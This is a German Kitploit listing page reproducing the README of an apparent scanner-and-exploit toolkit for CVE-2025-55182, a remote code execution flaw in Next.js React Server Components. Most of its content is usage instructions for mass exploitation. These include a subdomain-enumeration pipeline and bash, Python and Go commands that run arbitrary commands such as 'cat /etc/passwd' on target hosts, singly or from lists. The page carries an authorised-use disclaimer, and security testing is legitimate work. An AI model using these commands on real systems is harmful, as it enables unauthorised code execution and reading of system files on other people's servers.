Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/jan0x190/cve-2025-55182-simple-scanner-main
AufklärungSchwachstellenscannerExploitationWebanwendungs-ExploitationPenetrationstestsSubdomain-EnumerationLernen & Bildung
GitHub
Teilen
jan0x190/cve-2025-55182-simple-scanner-main

CVE-2025-55182-Simple-Scanner-main

Mehrsprachiger Scanner für CVE-2025-55182 (RCE) in Next.js React Server Components, mit Einzel-/Massen-Scanmodi und integriertem Bug-Bounty-Reconnaissance-Workflow.

Repository anzeigen
132vor 11 MonatenNoch nicht geprüft

CVE-2025-55182: RCE-Scanner für React Server Components

Ein umfassendes Toolkit zur Erkennung und Ausnutzung von CVE-2025-55182, einer kritischen Remote-Code-Ausführungsschwachstelle in Next.js-Anwendungen, die React Server Components verwenden.

Dieses Repository enthält einen einheitlichen Bash-Scanner (Einzel- und Massenmodus), Python/Go-Implementierungen und einen Bug-Bounty-Aufklärungs-Workflow.


Scanner Menu Scanner Demo


📂 Repository-Struktur

  • scanner.sh — All-in-One-Bash-Skript für Einzelziel- und Massenscans
  • python/exploit.py — Stabile Python-Implementierung (besseres JSON-Escaping)
  • go/main.go — Hochleistungs-Implementierung (kompilierbar)

🚀 Aufklärungs-Workflow (Bug-Bounty-Methodik)

Für die Massenjagd auf Wildcard-Domains verwenden Sie diese Pipeline, um Ziele vor dem Scannen zu filtern:

# 1. Enumerate subdomains
subfinder -dL wildcards.txt -all -recursive > subs.txt

# 2. Filter for live hosts
httpx -l subs.txt -o live.txt

# 3. Pre-scan detection using Nuclei (optional)
nuclei -l live.txt -t CVE-2025-55182.yaml -o final.txt

🛠️ Bash-Scanner-Nutzung (Empfohlen)

Das Skript scanner.sh unterstützt Einzelziel-Scans und Massen-Scans aus einer Dateiliste.

🔧 Installation

chmod +x scanner.sh

1️⃣ Einzelziel-Modus

Am besten geeignet zur Überprüfung eines bestimmten Ziels mit ausführlicher Ausgabe.

# Basic check (defaults to "id")
./scanner.sh -d example.com

# Execute custom command
./scanner.sh -d https://target.com -c "cat /etc/passwd"

2️⃣ Massen-Scan-Modus

Scannt effizient eine Liste von URLs und speichert verwundbare Hosts in einer Datei.

# Scan a list of URLs
./scanner.sh -l live.txt -c "whoami"

# Custom output file
./scanner.sh -l live.txt -o my_bounty.txt

Optionen

FlagBeschreibung
-d, --domainEinzelziel-URL
-l, --listDatei mit einer Liste von URLs
-c, --commandAuszuführender Befehl (Standard: id)
-o, --outputAusgabedatei für verwundbare Hosts (Standard: vulnerable_hosts.txt)

🐍 Python-Version

Verwenden Sie diese Version, wenn Probleme mit dem Bash-Escaping von Sonderzeichen auftreten.

Voraussetzungen

pip install requests

Verwendung

python3 python/exploit.py -u http://target.com -c "uname -a"

🐹 Go-Version

Hohe Leistung, minimale Abhängigkeiten.

Direkt ausführen

go run go/main.go -u http://target.com -c "id"

Binärdatei erstellen

cd go
go build -o cve-scanner main.go
./cve-scanner -u http://target.com

⚠️ Haftungsausschluss

Dieses Tool dient ausschließlich zu Bildungszwecken und autorisierten Sicherheitstests. Eine unbefugte Nutzung ist strengstens illegal. Der Entwickler übernimmt keine Haftung für Missbrauch oder Schäden, die durch dieses Programm verursacht werden.


🔗 Referenzen

  • NVD CVE-Detail: https://nvd.nist.gov/vuln/detail/CVE-2025-55182

  • React-Sicherheitshinweis (React Server Components-Schwachstelle): https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components

  • ProjectDiscovery Nuclei-Vorlage: https://cloud.projectdiscovery.io/library/CVE-2025-55182

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →